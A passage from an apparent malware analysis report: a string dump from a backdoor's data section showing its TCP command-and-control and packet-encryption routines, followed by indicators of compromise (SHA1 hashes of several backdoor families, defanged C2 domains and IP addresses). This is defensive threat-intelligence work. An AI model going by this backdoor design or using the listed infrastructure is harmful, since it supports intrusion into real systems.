.rdata:00000001800D5088    00000016    C    configure data key:%s
.rdata:00000001800D50A0    0000000F    C    !read1 reg, %d
.rdata:00000001800D50B0    0000000F    C    !read2 reg, %d
.rdata:00000001800D50C0    00000010    C    !write1 reg, %d
.rdata:00000001800D50D0    00000010    C    !write2 reg, %d
.rdata:00000001800D50E0    00000010    C    !write3 reg, %d
.rdata:00000001800D50F0    00000010    C    !write4 reg, %d
.rdata:00000001800D5100    00000018    C    Public Encrypt failed\n
.rdata:00000001800D5118    00000017    C    !UnzipPacket: not flag
.rdata:00000001800D5130    00000016    C    !UnzipPacket: Decrypt
.rdata:00000001800D5178    00000015    C    @@ TCP Construct end
.rdata:00000001800D5190    0000001C    C    @@<- TCP begin DisConstruct
.rdata:00000001800D51B0    00000024    C    @@-- TCP Disconnect in
DisConstruct
.rdata:00000001800D51D8    0000001A    C    DisConstruct: closesocket
```

```
.rdata:00000001800D51F8    0000001C    C    Discontruct: close m_hEvent
.rdata:00000001800D5218    0000001A    C    @@-> TCP End DisConstruct
.rdata:00000001800D5238    00000027    C    TCPConnecting begin, Host:%s,
Port: %d
.rdata:00000001800D5260    00000018    C    !Connect, lpszHost = %s
.rdata:00000001800D5278    00000015    C    Create Socket error!
.rdata:00000001800D5290    00000021    C    !TCP gethostbyname(),lpszHost=
%s
.rdata:00000001800D52B8    00000013    C    TCP connect error!
.rdata:00000001800D52D0    00000014    C    new key buf error!\n
.rdata:00000001800D52E8    00000012    C    const key failed\n
.rdata:00000001800D5300    00000013    C    send askey failed\n
.rdata:00000001800D5318    00000017    C    TCPConnecting succeed!
.rdata:00000001800D5330    00000018    C    <-- TCP disconnect into
.rdata:00000001800D5348    00000019    C    <-- TCP disconnect begin
.rdata:00000001800D5368    00000017    C    --> TCP disconnect end
.rdata:00000001800D5380    00000018    C    <-- TCP disconnect exit
.rdata:00000001800D5398    00000019    C    !Send error, Disonnect()
.rdata:00000001800D53B8    0000001A    C    TCP send1 to SendRetry:%d
.rdata:00000001800D53D8    0000001A    C    TCP send2 to SendRetry:%d
.rdata:00000001800D53F8    00000017    C    Create TCP WorkThread!
.rdata:00000001800D5410    0000001C    C    begin into WorkThread while
.rdata:00000001800D5430    00000028    C    !WorkThread, select error,
Disconnect()
.rdata:00000001800D5458    00000026    C    !WorkThread, recv error,
Disconnect()
.rdata:00000001800D5480    00000015    C    Exit TCP WorkThread!
.rdata:00000001800D5498    00000024    C    !OnRead, dwIoSize = 0,
Disconnect()
.rdata:00000001800D54C0    00000025    C    !recv only packet flag,
Disconnect()
.rdata:00000001800D54E8    00000008    C    bad buf
.rdata:00000001800D54F0    00000024    C    !UnzipPacket failure!,
Disconnect()
.rdata:00000001800D5528    0000000E    C    JnteroetPpenA
```

Appendix 1. Indicators of compromise

SHA1 hashes

BackDoor.Skeye

a259db436aa8883cc99af1d59f05f4b1d97c178b: `acess.exe`

b0ff476e3a273af600840d0f3dcd099274035e76: `skeye.exe`

BackDoor.DNSep.1

14a652b5b9d71171224541ce2b950cf55da38190: `ccL100U.dll`

f76ae6ee508cf22f52b8533d704667a1893860d9: (payload)

BackDoor.RemShell.24

fffec74a6330e25f97b687f989bb287aeb5fbb76: `ftps.dll`

BackDoor.Siggen2.3268

bfa1e457afbb1f160094f65b456503b64832d249: `ssdtvrs.dll`

ce3fc5b40231b5a9dd4aeeb0f0c7ef6f7779c53e: `ssdtvrs.dll`

BackDoor.Farfli.130

b33e65fd1790260ad47a0dbdad2f12f555a0d6ca: `Irmon32.dll`

Trojan.Mirage.12

fc698eb0d7d6948605a7e5ba6708752b691a3fec: `dnvdisp32.dll`

BackDoor.PlugX.67

ad5fc8dfe8341d08c118abe72caa7cc8d40efa11: `mcutil.dll.bbc`

Domains

www2[.]morgoclass[.]com

term[.]internnetionfax[.]com

atob[.]kommesantor[.]com

rps[.]news-click[.]net

www1[.]dotomater[.]club

ns02[.]ns02[.]us

snow[.]swingfished[.]com

skype[.]swingfished[.]com

dog[.]darknightcloud[.]com

eye[.]darknightcloud[.]com

home[.]sysclearprom[.]space

tick[.]sysclearprom[.]space

atlas[.]golianbooks[.]com

dm[.]golianbooks[.]com

IP

103.97.124[.]193

103.91.67[.]251

144.34.145[.]168

185.70.185[.]231

45.76.34[.]147